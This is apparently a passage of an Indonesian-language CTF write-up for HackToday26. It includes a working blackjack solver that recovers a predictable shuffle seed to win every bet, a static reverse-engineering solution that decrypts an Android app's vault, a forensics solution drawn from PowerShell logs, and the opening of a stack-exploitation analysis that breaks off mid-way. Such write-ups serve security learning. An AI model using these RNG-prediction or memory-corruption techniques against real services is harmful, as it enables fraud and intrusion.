    return t

```

```

# ----- perfect play -----
def dealer_play(dealer, deck, i):
    d = list(dealer)
    while hand_total(d) < 17 and i < len(deck):
        d.append(deck[i]); i += 1
    return d, i

def settle(p, d):
    ph, dh = hand_total(p), hand_total(d)
    if ph > 21: return -1
    if dh > 21: return 1
    if ph > dh: return 1
    if ph < dh: return -1
    return 0

def best_hits(player, dealer, deck, i):
    bk, br = 0, -99
    for k in range(0, 12):
        h, j = list(player), i
        for _ in range(k):
            if j >= len(deck): break
            h.append(deck[j]); j += 1
        if hand_total(h) > 21:
            res = -1
        else:
            d, _ = dealer_play(dealer, deck, j)
            res = settle(h, d)
        if res > br:
            br, bk = res, k
            if res == 1: break
    return bk, br

# ----- shoe brute-force -----
SUITS = ["Club", "Diamond", "Heart", "Spade"]
SUIT_PERMS = [list(p) for p in itertools.permutations(SUITS)]
RANK_VARIANTS = [
    ["2", "3", "4", "5", "6", "7", "8", "9", "10", "Jack", "Queen", "King", "Ace"],
    ["Ace", "2", "3", "4", "5", "6", "7", "8", "9", "10", "Jack", "Queen", "King"],
    ["2", "3", "4", "5", "6", "7", "8", "9", "10", "J", "Q", "K", "A"],
    ["A", "2", "3", "4", "5", "6", "7", "8", "9", "10", "J", "Q", "K"],
]

```

```

DECK_COUNTS = [1, 2, 4, 6]
BURNS = [0, 1, 2, 3, 4, 5]

def build_base(suits, ranks, nd, order):
    base = ([(r,s) for s in suits for r in ranks] if order == "sr"
            else [(r,s) for r in ranks for s in suits])
    return base * nd

def shuffle_seed(base, seed, method):
    rng = random.Random()
    rng.seed(seed)
    if method == "shuffle":
        d = list(base); rng.shuffle(d); return d
    return rng.sample(base, len(base))

DEAL_ORDERS = {
    "d1_p1_p2_d2": ([0,3],[1,2]),
    "p1_p2_d1_d2": ([2,3],[0,1]),
    "p1_d1_p2_d2": ([1,3],[0,2]),
    "d1_p1_d2_p2": ([0,2],[1,3]),
    "d1_d2_p1_p2": ([0,1],[2,3]),
    "p1_d1_d2_p2": ([1,2],[0,3]),
    "p1_p2_d2_d1": ([3,2],[0,1]),
    "p2_p1_d1_d2": ([2,3],[1,0]),
}

def match_deal(deck, burn, sig_keys):
    if burn + 4 > len(deck): return None
    s = [ckey(deck[burn+i]) for i in range(4)]
    d1, p1, p2, d2 = sig_keys
    for name, (di, pi) in DEAL_ORDERS.items():
        if [s[i] for i in di] == [d1, d2] and [s[i] for i in pi] == [p1, p2]:
            return name
    return None

def assign(deck, i, order):
    di, pi = DEAL_ORDERS[order]
    return [deck[i+di[0]], deck[i+di[1]], [deck[i+pi[0]], deck[i+pi[1]]]]

def identify(seed, sig_keys):
    hits = []
    for suits in SUIT_PERMS:

```

```

        for ranks in RANK_VARIANTS:
            for order in ("sr", "rs"):
                for nd in DECK_COUNTS:
                    base = build_base(suits, ranks, nd, order)
                    for method in ("shuffle", "sample"):
                        deck = shuffle_seed(base, seed, method)
                        for burn in BURNS:
                            do = match_deal(deck, burn, sig_keys)
                            if do:
                                hits.append(dict(
                                    seed=seed, suits=suits, ranks=ranks,
                                    order=order, nd=nd, method=method,
                                    burn=burn, deal=do))

    return hits

# ----- connection -----
class Conn:
    def __init__(self, sock):
        self.sock = sock; self.buf = b""
    def read_until(self, markers, timeout=25):
        self.sock.settimeout(timeout)
        while True:
            for m in markers:
                k = self.buf.find(m)
                if k >= 0:
                    end = k + len(m)
                    out, self.buf = self.buf[:end], self.buf[end:]
                    return out
            try: data = self.sock.recv(8192)
            except socket.timeout: return self.buf
            if not data: return self.buf
            self.buf += data
            sys.stdout.write(data.decode(errors="replace"));
sys.stdout.flush()
    def send(self, d):
        if isinstance(d, str): d = d.encode()
        self.sock.sendall(d)
    def close(self):
        try: self.sock.close()
        except: pass

def connect():

```

```

s = socket.socket(); s.settimeout(10)
s.connect((HOST, PORT))
return Conn(s)

SHOE_RE      = re.compile(r"shoe_id:\s*(\d+)")
DEALER_UP_RE = re.compile(r"Dealer hand:\s*([A-Za-z0-9]+ of [A-Za-z]+)")
DEALER_FULL_RE = re.compile(r"Dealer hand:\s*(^\n)+")
PLAYER_LINE_RE = re.compile(r"Your hand:\s*(^\n)+")
BET_RE       = re.compile(r"\(1-(\d+)\)")

def read_intro(conn):
    buf = conn.read_until([b": ", b"Invalid. Bet again: "])
    text = buf.decode(errors="replace")
    m = SHOE_RE.search(text)
    if not m: return None
    shoe_id = int(m.group(1))
    m = DEALER_UP_RE.search(text)
    if not m: return None
    d1 = clean(m.group(1))
    lines = PLAYER_LINE_RE.findall(text)
    if not lines: return None
    cs = parse_cards(lines[-1])
    if len(cs) < 2: return None
    max_bets = BET_RE.findall(text)
    return dict(shoe_id=shoe_id, d1=d1, p1=cstr(cs[0]), p2=cstr(cs[1]),
               max_bet=int(max_bets[-1]) if max_bets else 100)

# ----- main -----
def main():
    config = None
    conn = connect()
    balance = 100

    while True:
        try:
            intro = read_intro(conn)
            if intro is None:
                conn.close(); conn = connect(); balance = 100; continue

            # ===== RECON =====
            if config is None:
                print(f"\n[*] RECON shoe_id={intro['shoe_id']} "

```

```

        f"d1={intro['d1']!r} p1={intro['p1']!r}
p2={intro['p2']!r}")
    conn.send("1\n")
    part = conn.read_until([b"HIT or STAND? ", b"Your balance:"])
    if b"HIT or STAND? " in part:
        conn.send("STAND\n")
        part += conn.read_until([b"Your balance:"])
    txt = part.decode(errors="replace")
    m = re.search(r"Your balance:\s*(\d+)", txt)
    if m: balance = int(m.group(1))

    d2 = None
    for line in reversed(txt.split("\n")):
        mm = DEALER_FULL_RE.search(line)
        if mm and "HIDDEN" not in mm.group(1):
            cards = parse_cards(mm.group(1))
            if len(cards) >= 2:
                d2 = cstr(cards[1]); break
    if d2 is None:
        print("[!] no hole card; retry recon"); continue

    sig = [ckey(parse_card(intro['d1'])),
            ckey(parse_card(intro['p1'])),
            ckey(parse_card(intro['p2'])),
            ckey(parse_card(d2))]
    print(f"[*] Signature: {[cstr(k) for k in sig]}")
    print("[*] Brute-forcing config...")
    t0 = time.time(); found = None
    for off in range(-5, 11):
        seed = intro['shoe_id'] + off
        hits = identify(seed, sig)
        if hits:
            print(f"[+] {len(hits)} match(es) seed=shoe_id{off:+d}")
            print(f"({time.time()-t0:.1f}s)")
            found = (off, hits); break
    if not found:
        print("[!] no config match; redo recon"); continue
    off, hits = found
    hits.sort(key=lambda h: (h['nd'], h['burn'], h['method'] !=
'shuffle'))
    config = hits[0]; config['offset'] = off

```

```

        print(f"[+] Config: seed=shoe_id{off:+d} nd={config['nd']} "
              f"order={config['order']} method={config['method']} "
              f"burn={config['burn']} deal={config['deal']}")
        continue

# ===== PLAY =====
seed = intro['shoe_id'] + config['offset']
deck = shuffle_seed(
    build_base(config['suits'], config['ranks'],
               config['nd'], config['order']),
    seed, config['method'])
dealer, player = assign(deck, config['burn'], config['deal'])
idx = config['burn'] + 4

if (ckey(dealer[0]) != ckey(parse_card(intro['d1'])) or
    ckey(player[0]) != ckey(parse_card(intro['p1'])) or
    ckey(player[1]) != ckey(parse_card(intro['p2']))):
    print("[!] Mismatch; re-recon.")
    config = None; continue

_, res0 = best_hits(player, dealer, deck, idx)
if res0 == 1:
    bet = intro['max_bet']; tag = "SURE WIN -> ALL-IN"
else:
    bet = 1; tag = f"best={res0} -> bet 1"
bet = max(1, min(bet, balance))
print(f"\n[>] bal={balance} max={intro['max_bet']} | {tag} | bet
{bet}")

conn.send(f"{bet}\n")

buf = conn.read_until([b"HIT or STAND? ", b"Your balance:"])
if b"Your balance:" in buf:
    m = re.search(r"Your balance:\s*(\d+)",
buf.decode(errors="replace"))
    if m: balance = int(m.group(1))
    continue

while True:
    k, _ = best_hits(player, dealer, deck, idx)
    action = "HIT" if k > 0 else "STAND"
    print(f"[>] p={[cstr(c) for c in player]}
t={hand_total(player)} "

```

```

        f"up={cstr(dealer[0])} -> {action}")
    conn.send(f"{action}\n")
    if action == "HIT":
        if idx >= len(deck): break
        player.append(deck[idx]); idx += 1
        buf = conn.read_until([b"HIT or STAND? ", b"BUSTED",
b"Your balance:"])
        if b"BUSTED" in buf or b"Your balance:" in buf: break
    else:
        buf = conn.read_until([b"Your balance:"])
        idx += buf.decode(errors="replace").count("Dealer HIT")
        break

    m = re.search(r"Your balance:\s*(\d+)",
buf.decode(errors="replace"))
    if m: balance = int(m.group(1))
    print(f"[*] Balance: {balance}")

    if balance >= TARGET:
        print(f"\n[+] TARGET: {balance}")
        conn.sock.settimeout(3)
        try:
            while True:
                d = conn.sock.recv(4096)
                if not d: break
                sys.stdout.write(d.decode(errors="replace"))
        except Exception: pass
        conn.close(); return

    if balance <= 0:
        print("[!] Broke; reconnecting")
        conn.close(); conn = connect(); balance = 100

except Exception as e:
    print(f"[!] Error: {e}")
    try: conn.close()
    except Exception: pass
    time.sleep(0.3)
    try: conn = connect(); balance = 100
    except Exception as e2:
        print(f"[!] Reconnect failed: {e2}"); time.sleep(1)

```

```
if __name__ == "__main__":  
    try: main()  
    except KeyboardInterrupt: print("\n[!] Interrupted")
```

AI Disclosure


<https://chat.deepseek.com/share/yeux5jgejik2epjq26>

Flag

HackToday26{c0n9r4t5_y0u_w0n_a9a1n5t_th3_h0u53}

VaultGuard

Challenge Overview



Screenshot deskripsi challenge -

Vulnerability/Key-Finding

android rev eng chall, diberikan vaultguard.apk, tidak ada "vulnerability" ini pure reverse engineering atau bisa dibilang "Security through obscurity" seluruh skema enkripsi dan kunci disimpan di dalam apk, dan bisa direkonstruksi sepenuhnya secara statis. beberapa temuan utamanya

Flag disimpan terenkripsi di asset assets/vault.bin

Kunci AES dibuat dari tiga komponen yang semuanya ada di dalam apk

key = SHA-256("H26|" + <resource salt> + "|" + <nativeSalt> + "|" + hex(pepper))

vault.bin di encrypt dengan AES/CBC/PKCS5Padding, IV = 16 byte pertama, dan ciphertext = sisanya

Solution

Decompile apk dengan apktool

```

darvesh@LAPTOP-631AFB04:~/HACKTODAY26/rev/summisc$ tree vaultguard_out/
vaultguard_out/
├── AndroidManifest.xml
├── apktool.yml
├── assets
│   ├── notes.db
│   └── vault.bin
├── lib
│   └── x86_64
│       └── libvault.so
├── original
│   ├── AndroidManifest.xml
│   ├── META-INF
│   │   ├── ANDROID.RSA
│   │   ├── ANDROID.SF
│   │   └── MANIFEST.MF
├── res
│   └── values
│       ├── public.xml
│       └── strings.xml
└── smali
    ├── com
    │   └── hacktoday
    │       └── vaultguard
    │           ├── Blobs.smali
    │           ├── MainActivity.smali
    │           ├── NativeBridge.smali
    │           ├── R$attr.smali
    │           ├── R$string.smali
    │           ├── R.smali
    │           ├── Vault.smali
    │           └── VaultLoader.smali

```

Lalu kumpulkan seluruh komponen kunci
Resource salt di res/values/public.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<resources>
  <public type="string" name="app_name" id="0x7f020000"/>
  <public type="string" name="vault_salt" id="0x7f020001"/>
</resources>

```

Native salt dari libvault.so NativeBridge.nativeSalt()

Listing: libvault.so	Decompile: java_com_hacktoday_vaultguard_NativeBridge_nativeSalt(long *param_1)
0010200e 7a ?? 7ah z	1
0010200f 4f ?? 4fh 0	2 void Java_com_hacktoday_vaultguard_NativeBridge_nativeSalt(long *param_1)
00102010 41 ?? 41h A	3
00102011 48 ?? 48h H	4 {
00102012 00 ?? 00h	5 /* WARNING: Could not recover jump table at 0x00101011. Too many branches */
	6 /* WARNING: Treating indirect jump as call */
	7 (**(code **)(param_1 + 0x538))(param_1, 6DAT_0010200e);
	8 return;
	9 }
	10

Pepper dari Blobs.smali (di unmask dulu dengan di xor dengan MASK)

```

darvesh@LAPTOP-631AFB04:~/HACKTODAY26/rev/summisc$ cat vaultguard_out/smali/com/hacktoday/vaultguard/Blobs.smali | head -10
.class public final Lcom/hacktoday/vaultguard/Blobs;
.super Ljava/lang/Object;
.source "Blobs.java"

# static fields
.field private static final MASK:I = 0x5a

.field public static final PEPPER_HEX_MASKED:Ljava/lang/String; = "2e32223028313f2f3c62376263363b6d392a30233268353f3e203b6b3e69696c"

```

Dari smali Vault.deriveKey kita dapat skema key nya

```

material =
"H26|ecpo|zOAH|7468786a726b657566386d38396c613763706a7968326f65647a613164333336"
key = SHA-256(material)

```

Lalu kita decrypt vault nya

```
iv = blob[:16] (16 byte awal vault)
ct = blob[16:] (sisanya byte vault)
pt = AES-CBC-PKCS5-decrypt(key, iv, ct)
```

Setelah itu di unzip dan dapat flagnya

```
darvesh@LAPTOP-631AFB04: ~/HACKTODAY26/rev/summisc$ python3 solve.py
[*] pepper : 7468786a726b657566386d38396c613763706a7968326f65647a613164333336
[*] material: H26|ecpo|z0AH|7468786a726b657566386d38396c613763706a7968326f65647a613164333336
[*] key : a85e87d8bffc62e8b4aee66e7e935825b643c6e2fdb89aea92a24a6403e041
[*] blob sz : 272
[*] gzip : yes
[+] FLAG : {
  "vault": "personal",
  "scheme": 2,
  "entries": [
    {
      "id": 1,
      "title": "flag.part1",
      "body": "HackToday26{4pk_st4t1c}"
    },
    {
      "id": 2,
      "title": "flag.part2",
      "body": "_4n4lys1s_w1ns}"
    },
    {
      "id": 3,
      "title": "wifi",
      "body": "VaultGuard-Guest / h0tdesk-2021"
    },
    {
      "id": 4,
      "title": "door",
      "body": "pad code 8821, gate code 4417"
    }
  ],
  "note": "v2 vault, two halves"
}
```

Solver

solver.py

```
import hashlib
import gzip
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# --- static constants from the smali ---
RES = "ecpo" # R.string.vault_salt
(0x7f020001)
SALT = "z0AH" #
NativeBridge.nativeSalt()
PEPPER_HEX =
"7468786a726b657566386d38396c613763706a7968326f65647a613164333336"

# sanity: re-derive pepper from the masked constant to prove it matches
MASKED =
"2e32223028313f2f3c62376263363b6d392a30233268353f3e203b6b3e69696c"
recovered = bytes(b ^ 0x5A for b in bytes.fromhex(MASKED)).hex()
assert recovered == PEPPER_HEX, (recovered, PEPPER_HEX)
```

```
print("[*] pepper :", recovered)

# --- derive AES-256 key ---
key_material = f"H26|{RES}|{SALT}|{PEPPER_HEX}"
print("[*] material:", key_material)
key = hashlib.sha256(key_material.encode("utf-8")).digest()
print("[*] key      :", key.hex())

# --- read vault.bin from apktool output ---
with open("vaultguard_out/assets/vault.bin", "rb") as f:
    blob = f.read()
print("[*] blob sz :", len(blob))

iv, ct = blob[:16], blob[16:]
pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)
pt = unpad(pt, 16)

# VaultLoader.unlock(): gunzip if magic 1f 8b
if pt[:2] == b"\x1f\x8b":
    print("[*] gzip      : yes")
    pt = gzip.decompress(pt)

print("[+] FLAG      :", pt.decode("utf-8"))
```

AI Disclosure

<https://chat.deepseek.com/share/b6t9mdubj4zfujxpgt>


Flag

```
HackToday26{4pk_st4t1c_4n4lys1s_w1ns}
```

Forensic

Alice in DFIRLand (136 pts)

Challenge Overview



Screenshot deskripsi challenge - Alice in DFIRLand

Diberikan file ad1 image Windows, kita disuruh mencari 3 fragment flag dalam sistem.

Vulnerability/Key-Finding

Karena flag sudah hardcoded aku coba cari via log Powershell di C:\Windows\System32\winevt\logs\Windows PowerShell.evtx dan C:\Windows\System32\winevt\logs\Microsoft-Windows-PowerShell%4Operational.evtx. Ternyata benar masih ada log nya yang berisi flag utuh :v. Kita bisa baca dengan cepet melalui EvtxECmd tools milik Eric Zimmerman.

```
PS C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C> C:\src\net9\EvtxECmd\EvtxECmd.exe -f "C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C\Windows\System32\winevt\logs\Microsoft-Windows-PowerShell%4Operational.evtx" --csv C:\output\evtx
EvtxECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C\Windows\System32\winevt\logs\Microsoft-Windows-PowerShell%4Operational.evtx --csv C:\output\evtx

Warning: Administrator privileges not found!

Path to C:\output\evtx doesn't exist. Creating...
CSV output will be saved to C:\output\evtx\20260913040521_EvtxECmd_Output.csv

Maps loaded: 303

Processing C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C\Windows\System32\winevt\logs\Microsoft-Windows-PowerShell%4Operational.evtx...
Chunk count: 21, Iterating records...

Event log details
Flags: 16Dirty
Chunk count: 21
Stored/Calculated CRC: 7A431088/7A431088
Earliest timestamp: 2025-11-17 05:16:10.0408092
Latest timestamp: 2026-09-12 12:30:29.5707854
Total event log records found: 89

Records included: 89 Errors: 0 Events dropped: 0

Metrics (including dropped events)
Event ID      Count
-----
489961        7
489962        7
53504         7

Processed 1 file in 1.7319 seconds
```

```
PS C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C> C:\src\nets9\EvtxCmd\EvtxECmd.exe -f "C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C\Windows\System32\winevt\Logs\Windows PowerShell.evtx" -c
-csv C:\output\evtx
EvtxECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command Line: -f C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C\Windows\System32\winevt\Logs\Windows PowerShell.evtx -csv C:\output\evtx

Warning: Administrator privileges not found!

CSV output will be saved to C:\output\evtx\20260913040530_EvtxECmd_Output.csv

Maps loaded: 393

Processing C:\Users\user\Desktop\windows-ctf\hacktoday26\[root]\C\Windows\System32\winevt\Logs\Windows PowerShell.evtx...
Chunk count: 1, Iterating records...

Event Log details
Flags: IsDirty
Chunk count: 1
Stored/Calculated CRC: 79881C1B/79881C1B
Earliest timestamp: 2025-11-17 05:16:16.6352107
Latest timestamp: 2026-09-12 12:39:29.7222941
Total event log records found: 58

Records included: 58 Errors: 0 Events dropped: 0


Metrics (including dropped events)
Event ID Count
100 7
103 6
100 45

Processed 1 file in 1.1869 seconds
```

Lalu baca outputnya dengan claude dan ternyata benar memang ada di PowerShell semua flagnya.


Solution

Part 1: base64 di USN journal -> HackToday26{dfir_ezpz_sori_




Fragment flag part 1

Part 2: plaintext di value RunMRU 'd' -> lagi_sibuk_jadi_



Fragment flag part 2

Part 3: base64 di \$encodedCommand -> simpel_aja_ya}



Fragment flag part 3

Solver

Tidak ada script solver.

AI Disclosure

<https://claude.ai/share/77d6afb7-d6ae-48fc-83b5-1169477adc45>

Flag

HackToday26{dfir_ezpz_sori_lagi_sibuk_jadi_simpel_aja_ya}

Pwn

Tone Deaf (279 pts)

Challenge Overview

 **Tone deaf** 279 pts

if only I could talk Eridian...

Author: [nia](#)

[Download Attachment](#)  [chall.zip](#)

Screenshot deskripsi challenge - Tone deaf

Diberikan sebuah binary dan fake flag. Pertama kita cek dulu security binarynya:

```
└─$ checksec ./tonedeaf
[*] '/home/kali/ctf/hacktoday26/pwn/tonedeafs/tonedeaf'
Arch:             amd64-64-little
RELRO:            Full RELRO
Stack:            Canary found
NX:               NX enabled
PIE:              PIE enabled
Stripped:         No
```

Hasil checksec binary tonedeaf

Full prot. Lalu kita coba saja:

```
└─$ ./tonedeaf
Time go fishing, question? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You say AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(base) └─(kali㉿kali)-[~/ctf/hacktoday26/pwn/tonedeafs]
└─$ ./tonedeaf
Time go fishing, question? %p%p%p%P
You say %p%p%p%P
```

Percobaan input awal ke binary

Vulnerability/Key-Finding

Sekarang kita decompile binary nya. Kalau kita cek di main ada fgets dengan 2048 bytes diletakkan di s[2056], jadi buffer overflow memang tidak ada. Namun ada fungsi rehearse yang menarik disini.

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char s[2056]; // [rsp+0h] [rbp-810h] BYREF
4     unsigned __int64 v5; // [rsp+808h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     setvbuf(stdout, nullptr, 2, 0);
8     setvbuf(stdin, nullptr, 2, 0);
9     printf("Time go fishing, question? ");
10    if ( !fgets(s, 2048, stdin) )
11        return 1;
12    printf("You say %s", s);
13    rehearse(s);
14    return 0;
15 }
```

Potongan decompile main

Berikut decompiled code untuk rehearse:

```
unsigned __int64 __fastcall rehearse(__int64 a1)
{
    int v2; // [rsp+14h] [rbp-ACh]
    int v3; // [rsp+18h] [rbp-A8h]
    int v4; // [rsp+1Ch] [rbp-A4h]
    int v5; // [rsp+20h] [rbp-A0h]
    _BYTE *v6; // [rsp+28h] [rbp-98h]
    _QWORD v7[17]; // [rsp+30h] [rbp-90h] BYREF
    unsigned __int64 v8; // [rsp+B8h] [rbp-8h]

    v8 = __readfsqword(0x28u);
    memset(v7, 0, 128);
    v6 = v7;
    v2 = 0;
    v3 = 0;
    v4 = 0;
    v5 = 0;
    while ( *(_BYTE *) (v5 + a1) )
    {
        if ( !strncmp((const char *) (v5 + a1), &s2, 3u) )
        {
            v2 ^= 1u;
            v5 += 3;
        }
        else if ( !strncmp((const char *) (v5 + a1), &byte_2013,
3u) )
        {
```

```

        v3 ^= 1u;
        v5 += 3;
    }
    else if ( !strcmp((const char *) (v5 + a1), &byte_2017,
3u) )
    {
        v4 ^= 1u;
        v5 += 3;
    }
    else if ( !strcmp((const char *) (v5 + a1), &byte_201B,
3u) )
    {
        switch ( (4 * v4) | v2 | (2 * v3) )
        {
            case 0:
                ++v6;
                break;
            case 1:
                --v6;
                break;
            case 2:
                ++*v6;
                break;
            case 3:
                --*v6;
                break;
            case 4:
                putchar((unsigned __int8)*v6);
                break;
            case 5:
                *v6 = getchar();
                break;
            case 6:
                *v6 = 0;
                break;
            case 7:
                *v6 = -1;
                break;
            default:
                break;
        }
        v5 += 3;
    }
    else

```

```

    {
        ++v5;
    }
}
return v8 - __readfsqword(0x28u);
}

```

Fungsi rehearse ini pada dasarnya adalah interpreter Brainfuck-like. Ada pointer v6 yang awalnya adalah pointer ke buffer stack v7 (128-byte, _QWORD v7[17]). Terus ada 4 token 3-byte yang jadi opcode: ++v6 (case 0), --v6 (case 1), ++*v6 (case 2), --*v6 (case 3), putchar(*v6) (case 4), *v6 = getchar() (case 5), *v6 = 0 (case 6), dan *v6 = -1 (case 7).

Dari hasil decompile, rehearse punya primitif yang bisa dipakai dua arah:

- Case 4 (putchar(*v6)) = baca byte di posisi v6 sekarang. Ini info leak.
- Case 5 (*v6 = getchar()) = tulis byte dari stdin ke posisi v6 sekarang. Ini arbitrary write relatif ke v7.

Dan case 0 / case 1 (++v6 / --v6) bikin kita bisa geser v6 ke mana aja tanpa batas. Jadi dua primitive ini bisa dikombinasikan: geser dulu, baru baca atau tulis.

Sisanya tinggal cari offset. Kalo liat decompile, v6 ada di rbp-0x98, v7 di rbp-0x90 (136 bytes), canary di rbp-0x08, saved RBP di rbp+0, saved RET di rbp+8. Offset dari v6 yang awalnya nunjuk v7: canary di 0x88 (136), saved RBP di 0x90 (144), saved RET rehearse di 0x98 (152).

```

unsigned __int64 __fastcall rehearse(__int64 a1)
{
    int v2; // [rsp+14h] [rbp-ACh]
    int v3; // [rsp+18h] [rbp-A8h]
    int v4; // [rsp+1Ch] [rbp-A4h]
    int v5; // [rsp+20h] [rbp-A0h]
    _BYTE *v6; // [rsp+28h] [rbp-98h]
    _QWORD v7[17]; // [rsp+30h] [rbp-90h] BYREF
